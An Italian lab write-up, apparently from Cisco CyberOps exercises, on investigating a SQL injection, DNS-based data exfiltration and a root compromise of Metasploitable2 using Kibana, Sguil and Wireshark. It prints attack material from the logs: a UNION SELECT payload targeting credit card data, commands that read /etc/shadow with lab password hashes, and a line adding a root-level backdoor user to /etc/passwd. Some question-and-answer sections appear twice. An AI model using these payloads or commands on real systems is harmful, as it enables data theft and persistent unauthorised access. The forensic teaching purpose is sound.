Domanda 3: Cosa potrebbe aver creato queste query?

R: Possibili responsabili:

- Malware avanzato (APT - Advanced Persistent Threat)
- Insider threat con strumenti personalizzati
- Attaccanti sofisticati che usano tecniche di DNS tunneling
- Script personalizzati per l'esfiltrazione steganografica

Domanda 4: Perché DNS come mezzo di esfiltrazione?

R: Il DNS è stato scelto perché:

Vantaggi tattici:

- **Ubiquità:** DNS è presente ovunque e necessario per il funzionamento di rete
- **Bassa sospettosità:** Le query DNS sono considerate traffico legittimo
- **Bypass dei controlli:** Raramente ispezionato dai sistemi DLP
- **Alta disponibilità:** Funziona anche in reti fortemente filtrate

Caratteristiche tecniche:

- **Capacità di payload:** Ogni query può trasportare ~255 caratteri
- **Difficile da bloccare:** Bloccare DNS compromette la rete
- **Steganografia naturale:** I dati si nascondono nel traffico normale
- **Resilienza:** Funziona anche con DNS ricorsivi e cache

Contromisure Consigliate


1. Monitoraggio DNS avanzato
2. Analisi delle query anomale (lunghezza, entropia, pattern)
3. DNS filtering con whitelist/blacklist
4. Behavioral analysis del traffico DNS
5. Implementazione di DNS over HTTPS/TLS con controlli aggiuntivi

Questo è un ottimo esempio di come gli attaccanti sfruttino protocolli "fidati" per scopi malevoli.

Bonus 1: Interpretare Dati HTTP e DNS per Isolare l'Attore della Minaccia

Introduzione

Kibana è uno strumento open-source utilizzato in ambito cybersecurity per la visualizzazione e l'analisi dei dati raccolti. Fa parte dello stack ELK (Elasticsearch, Logstash, Kibana) e consente di esplorare grandi volumi di log in tempo reale.



Gli analisti di sicurezza lo impiegano per monitorare eventi, individuare comportamenti anomali e creare dashboard interattive. Kibana supporta la creazione di grafici, tabelle e mappe utili per correlare eventi sospetti. Grazie alla sua interfaccia intuitiva, è possibile filtrare i dati con query avanzate e segnare incidenti rilevanti.

In contesti di Security Information and Event Management (SIEM), Kibana è usato per rilevare minacce. Elastic Security, integrato in Kibana, fornisce funzionalità specifiche per la difesa degli endpoint. La sua scalabilità lo rende adatto a piccole reti e infrastrutture complesse. In sintesi, Kibana è uno strumento essenziale per il monitoraggio proattivo della sicurezza informatica.

Parte 1: Investigare un Attacco di SQL Injection

PASSO 1: CAMBIARE L'INTERVALLO DEL TEMPO

Eseguendo vari passaggi guidati dell'esercizio (a,b,c,d,e) arriviamo al passo 2, e alla risposta delle domande.

PASSO 2: FILTRARE IL TRAFFICO HTTP

Analizzando i log troviamo i 2 indirizzi ip cercati e la porta di destinazione.

HTTP - Logs						
Time	source_ip	destination_ip	destination_port	resp_fuids	uid	_id
June 12th 2020, 21:30:09.445	209.165.200.227	209.165.200.235	80	FEVW53HqCqth3LH1	CuKeR52aPjRN7PqDd	ZjrzXIBB6Cd-_0SD_IW
June 12th 2020, 21:23:27.954	209.165.200.227	209.165.200.235	80	FCb6GT2f6B66aYv8H	Cb5K6C1mlm2iUVK6C1	ZjrzXIBB6Cd-_0SD_IW
June 12th 2020, 21:23:27.881	209.165.200.227	209.165.200.235	80	Fw8DT14tjA2YdNQ14	Cb5K6C1mlm2iUVK6C1	ZjrzXIBB6Cd-_0SD_IW
June 12th 2020, 21:23:17.789	209.165.200.227	209.165.200.235	80	FW00311T134UWUkr63	Cb5K6C1mlm2iUVK6C1	ZDjrzXIBB6Cd-_0SD_IW
June 12th 2020, 21:23:17.768	209.165.200.227	209.165.200.235	80	F37eK1464vM8huCqj	Cb5K6C1mlm2iUVK6C1	YjrzXIBB6Cd-_0SD_IW
June 12th 2020, 21:23:17.703	209.165.200.227	209.165.200.235	80	Fkp6a3a3Drc4Gd8p5	Cb5K6C1mlm2iUVK6C1	VjrzXIBB6Cd-_0SD_IW
June 12th 2020, 21:23:17.700	209.165.200.227	209.165.200.235	80	FxP0bx16wr1YOWulch	C252w31zPwpV63KPa	XjrzXIBB6Cd-_0SD_IW
June 12th 2020, 21:23:17.700	209.165.200.227	209.165.200.235	80	Ful2i8127XhDulmG4	C3RGFeozp5b3qj6	YDjrzXIBB6Cd-_0SD_IW
June 12th 2020, 21:23:17.699	209.165.200.227	209.165.200.235	80	FvgV6q18u4THBR3EK9	C4KaAa3pLgDqfaAQyg	YTjrzXIBB6Cd-_0SD_IW
June 12th 2020, 21:23:17.698	209.165.200.227	209.165.200.235	80	F1sqnz42m9hW2aIMVc	C4KaAa3pLgDqfaAQyg	WTjrzXIBB6Cd-_0SD_IW

Domanda 1: Qual è l'indirizzo IP sorgente? **R:** Sorgente ip: 209.165.200.227

Domanda 2: Qual è l'indirizzo IP destinazione? **R:** Destinazione ip: 209.165.200.235

Domanda 3: Qual è il numero di porta destinazione? **R:** Porta di destinazione: 80

Domanda 4: Qual è il timestamp del primo risultato? **R:** June 12th 2020, 21:30:09.445

Domanda 5: Qual è il tipo di evento? Cosa è incluso nel campo message?

Tipo di evento:

R: L'evento rappresenta una richiesta HTTP GET contenente un attacco SQL Injection. È classificato come potenzialmente dannoso, come indicato anche dal tag "HTTP: :URI_SQLI".

Domanda 6: Questi sono dettagli sulla richiesta HTTP GET fatta dal client al server. Concentrati specialmente sul campo uri nel testo del messaggio. Qual è il significato di queste informazioni? Contenuto del campo message:

R: Il campo **message** (in questo contesto rappresentato dalla riga intera del log in formato JSON) contiene dettagli su una richiesta HTTP GET inviata dal client 209.165.200.227 al server 209.165.200.235 sulla porta 80.

PASSO 3: RIVEDERE IL RISULTATO

Focus sul campo uri:

plaintext

```
"/mutillidae/index.php?page=user-info.php&username='+union+select+ccid,ccnumber,ccv,expiration,null+from+credit_cards+--+&password=&user-info-php-submit-button=View+Account+Details"
```

Questo campo mostra un attacco **SQL Injection** nel parametro `username`.

L'attaccante tenta di iniettare la seguente query SQL:

sql

```
' UNION SELECT ccid, ccnumber, ccv, expiration, null FROM credit_cards --
```

Obiettivo: **esfiltrare dati dalla tabella `credit_cards`** (ID carta, numero, codice di sicurezza e data di scadenza), sfruttando una vulnerabilità in `user-info.php`.

Significato delle informazioni:

- È un tentativo di attacco **SQL Injection via GET**, usato per estrarre dati sensibili dal database.
- La presenza del tag `HTTP : :URI_SQLI` indica che è stato rilevato automaticamente come potenziale attacco.
- Può essere utilizzato dai difensori per:
 - Bloccare IP sospetti.
 - Monitorare attività malevole.
 - Correggere la vulnerabilità nel codice del sito (es. assenza di sanitizzazione dei parametri).

In sintesi, si tratta di un **alert di sicurezza** rilevante, utile per l'analisi delle minacce e la risposta agli incidenti.

Domanda: Cosa vedi più avanti nella trascrizione riguardo ai nomi utente? Fornisci alcuni esempi di nome utente, password e firma che sono stati esfiltrati.


R: Troviamo questo, un tentativo di password generator che trova anonymous come username. Nei commenti si trova una riga che dice che la password potrebbe essere vuota oppure samurai. Inoltre un'altro esempio di nome utente è anonymous.

```
DST: 130
DST: php?page=dns-lookup.php">DNS Lookup</a></li>
DST: .....</ul>
DST: .....</li>
DST: .....<li>
DST: .....<a href="">JavaScript Injection</a>
DST: .....<ul>
DST: .....<li><a href="/index.php">Those "Back" Buttons</a></li>
DST: .....<li>
DST: .....<a href="/index.php?page=password-generator.php&username=
DST:
DST: 9
DST: anonymous
DST:
DST: 1a4
DST: ">
DST: .....Password Generator
DST: .....</a>
DST: .....</li>
DST: .....</ul>
DST: .....</li>
DST: .....<li>
DST: .....<a href="">HTTP Parameter Pollution</a>
DST: .....<ul>
DST: .....<li><a href="/index.php?page=user-poll.php">Poll Question</a></li>
DST: .....</ul>
DST: .....</li>
DST: .....<li>
DST: .....<a href="">Cascading Style Injection</a>
DST: .....<ul>
DST: .....<li><a href="/index.php?page=set-backgr
DST: .....
DST: .....abel" style="text-align: center;">
DST: ...Site hacked...err...quality-tested with Samurai WTF, Backtrack, Firefox, Burp-Suite, Netcat, and
DST: ...<a href="https://addons.mozilla.org/en-US/firefox/collections/jdruin/pro-web-developer-qa-pack/" style="text-decoration: none;">
DST: ...these Mozilla Add-ons
DST: ...</a>
```

Da una ricerca con parola chiave Samurai si ritrova questo messaggio. Sono anche menzionati Burp-Suite, Netcat, Backtrack.


Parte 2: Analizzare l'Esfiltrazione DNS

PASSO 1: FILTRARE PER TRAFFICO DNS




Dalla parte superiore del Dashboard Kibana, cancelliamo eventuali filtri e termini di ricerca e facciamo clic su Home sotto la sezione Navigation del Dashboard. Clicchiamo poi su **DNS** notando metriche e grafico.

PASSO 2: RIVEDERE LE VOCI RELATIVE AI DNS.



Scorriamo verso il basso vedendo i principali tipi di query DNS. Trovando anche un elenco dei principali client DNS e server DNS basati sul conteggio delle loro richieste e risposte.

Una volta eseguiti tutti i passaggi descritti dall'esercizio ci troviamo in questa schermata di Kibana, ove in alcune query abbiamo sottodomini insolitamente lunghi collegati a ns.example.com . Usiamo come filtro e clickiamo su Update.




Abbiamo individuato le informazioni su DNS - Client DNS - Server. **Registriamo gli Ip del client e del server DNS.**

PASSO 3: DETERMINARE I DATI ESFILTRATI

Continuando a scorrere verso il basso possiamo vedere quattro voci di log uniche per le query DNS a example.com. Notiamo anche come le query siano a sottodomini sospettosamente lunghi collegati a ns.example.com.

Facciamo click su Export: Raw per scaricare le query su un file esterno.



Andiamo su → /home/analyst/Downloads ed apriamo il file usando un editor di testo come gedit. Modifichiamo il file rimuovendo anche le virgolette e dovremmo avere qualcosa del genere:

```
434f4e464944454e5449414c20444f43554d454e540a444f204e4f542053
484152450a5468697320646f63756d656e7420636f6e7461696e7320696e
666f726d6174696f6e2061626f757420746865206c617374207365637572
697479206272656163682e0a
```

Apriamo adesso un terminale usando il comando **xxd** e decodifichiamo il testo nel file CSV e salviamolo in un file chiamato "Secret.txt". Con **Cat** andiamo a visualizzare il suo contenuto.

```
analyst@SecOnion:~/Downloads$ xxd -r -p "DNS - Queries.csv" > secret.txt
analyst@SecOnion:~/Downloads$ cat secret.txt
```

Domanda 1: I sottodomini erano realmente sottodomini? Se no, qual è il testo?

R: No, non erano veri sottodomini. Erano dati codificati in esadecimale mascherati come sottodomini DNS per eludere i controlli di sicurezza.

Domanda 2: Cosa implica questo risultato?

R: Questo indica un attacco di esfiltrazione dati via DNS dove:

- I dati sensibili sono stati codificati in formato esadecimale
- Ogni "sottodominio" conteneva una porzione dei dati codificati
- Le query DNS sono state usate come canale nascosto per trasferire informazioni

Domanda 2.1: Quale è il significato più ampio?

R: Questo rappresenta una tecnica di evasion avanzata perché:

- Il traffico DNS è raramente ispezionato in dettaglio
- Le query DNS sono considerate "normali" e passano attraverso la maggior parte dei firewall
- È difficile da rilevare senza analisi forensi specifiche
- Aggirare i controlli DLP (Data Loss Prevention) tradizionali

Domanda 3: Cosa potrebbe aver creato queste query?

R: Possibili responsabili:

- Malware avanzato (APT - Advanced Persistent Threat)
- Insider threat con strumenti personalizzati
- Attaccanti sofisticati che usano tecniche di DNS tunneling
- Script personalizzati per l'esfiltrazione steganografica

Domanda 4: Perché DNS come mezzo di esfiltrazione?

R: Il DNS è stato scelto perché:

Vantaggi tattici:

- **Ubiquità:** DNS è presente ovunque e necessario per il funzionamento di rete
- **Bassa sospettosità:** Le query DNS sono considerate traffico legittimo
- **Bypass dei controlli:** Raramente ispezionato dai sistemi DLP
- **Alta disponibilità:** Funziona anche in reti fortemente filtrate

Caratteristiche tecniche:

- **Capacità di payload:** Ogni query può trasportare ~255 caratteri
- **Difficile da bloccare:** Bloccare DNS compromette la rete
- **Steganografia naturale:** I dati si nascondono nel traffico normale
- **Resilienza:** Funziona anche con DNS ricorsivi e cache

Contromisure Consigliate

1. Monitoraggio DNS avanzato
2. Analisi delle query anomale (lunghezza, entropia, pattern)
3. DNS filtering con whitelist/blacklist
4. Behavioral analysis del traffico DNS
5. Implementazione di DNS over HTTPS/TLS con controlli aggiuntivi


Questo è un ottimo esempio di come gli attaccanti sfruttino protocolli "fidati" per scopi malevoli.

Bonus 2 Isolare un Host Compromesso Usando la 5-Tupla

PARTE 1: ESAMINARE GLI ALERT IN SGUIL


Dopo l'attacco, gli utenti non hanno più accesso al file chiamato confidential.txt, in questo laboratorio andremo ad analizzare i log per capire come il file sia stato compromesso.

Apriamo la VM CyberOps Security Onion ed eseguiamo il tool Sguil eseguendo l'accesso. Dovremo selezionare i Network disponibili, li selezioneremo tutti e avvieremo Sguil.



Il tool ci presenterà una schermata contenente un elenco di eventi registrati. Scorrendo tra questi, noteremo una voce denominata “GPL ATTACK_RESPONSE check returned root”, la quale indica che, in seguito a un attacco, l'accesso come utente root potrebbe essere stato ottenuto dall'attaccante.

Cliccando col tasto destro sulla voce “5.1” della colonna "Alert ID" selezioneremo la voce



“Transcript” che ci porterà a una finestra che ci mostrerà vari dati tra cui gli IP dell'attaccante e del target, data e ora dell'evento in questione e i vari comandi scritti nel terminale.

Il comando <whoami> e la risposta “root” indicano appunto l'ottenimento dei privilegi root dell'attaccante e la macchina target è la Metasploitable2. Continuando a scorrere vedremo l'attaccante vagare tra i vari file di sistema leggendo il file “shadow”.

```

SRC: cat /etc/shadow
SRC:
DST: root:$1$/avpfBJ1$X0z8w5UF9lv./DR9E9Lid.:14747:0:99999:7:::
DST: daemon*:14684:0:99999:7:::
DST: bin*:14684:0:99999:7:::
DST: sys:$1$/UX6BP0t$MiyC3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
DST: sync*:14684:0:99999:7:::
DST: games*:14684:0:99999:7:::
DST: man*:14684:0:99999:7:::
DST: lp*:14684:0:99999:7:::
DST: mail*:14684:0:99999:7:::
DST: news*:14684:0:99999:7:::
DST: uucp*:14684:0:99999:7:::
DST: proxy*:14684:0:99999:7:::
DST: www-data*:14684:0:99999:7:::
DST: backup*:14684:0:99999:7:::
DST: list*:14684:0:99999:7:::
DST: irc*:14684:0:99999:7:::
DST: gnats*:14684:0:99999:7:::
DST: nobody*:14684:0:99999:7:::
DST: libuuid!:14684:0:99999:7:::
DST: dhcp*:14684:0:99999:7:::
DST: syslog*:14684:0:99999:7:::
DST: klog:$1$/2ZVMS4K$R9Xkl.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
DST: sshd*:14684:0:99999:7:::
DST: msfadmin:$1$/XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7:::
DST: bind*:14685:0:99999:7:::
DST: postfix*:14685:0:99999:7:::
DST: ftp*:14685:0:99999:7:::

```

L'attaccante continua a leggere file e apre il file "password", filtrando i risultati aggiungendo <grep root> per poi passare alla creazione di un clone dell'utente root con gli stessi privilegi, chiamandolo "myroot".

```

SRC: cat /etc/passwd | grep root
SRC:
DST: root:x:0:0:root:/root:/bin/bash
DST:
SRC: echo "myroot:x:0:0:root:/root:/bin/bash" >> /etc/passwd
SRC:
SRC: grep root /etc/passwd
SRC:
DST: root:x:0:0:root:/root:/bin/bash
DST: myroot:x:0:0:root:/root:/bin/bash
DST:
SRC: exit
SRC:


```

Domanda: Che tipo di transazioni si sono verificate tra il client e il server in questo attacco?


R: Dalle informazioni ottenute finora possiamo dire che le transazioni sono avvenute in locale in una sessione remota (tramite SSH) oppure semplicemente in un ambiente simulato.

PARTE 2: PASSARE A WIRESHARK

Cliccando di nuovo col tasto destro sulla stessa voce di prima andremo a selezionare wireshark per provare a fare un'analisi più approfondita.



Su un pacchetto qualsiasi clicchiamo col destro e si va su “Follow”>>”TCP Stream”.



La finestra popuppata mostrerà di nuovo l'interazione tra attaccante e target.

Domanda: Cosa hai osservato?

Cosa indicano i colori del testo rosso e blu?

R: Il testo in rosso indicano i comandi mandati dall'attaccante mentre quelle blu sono le risposte del terminale di Metasploitable2

Domanda: Cosa rivela questo sul ruolo dell'attaccante sul computer bersaglio?


R: Ottenere i privilegi di root.

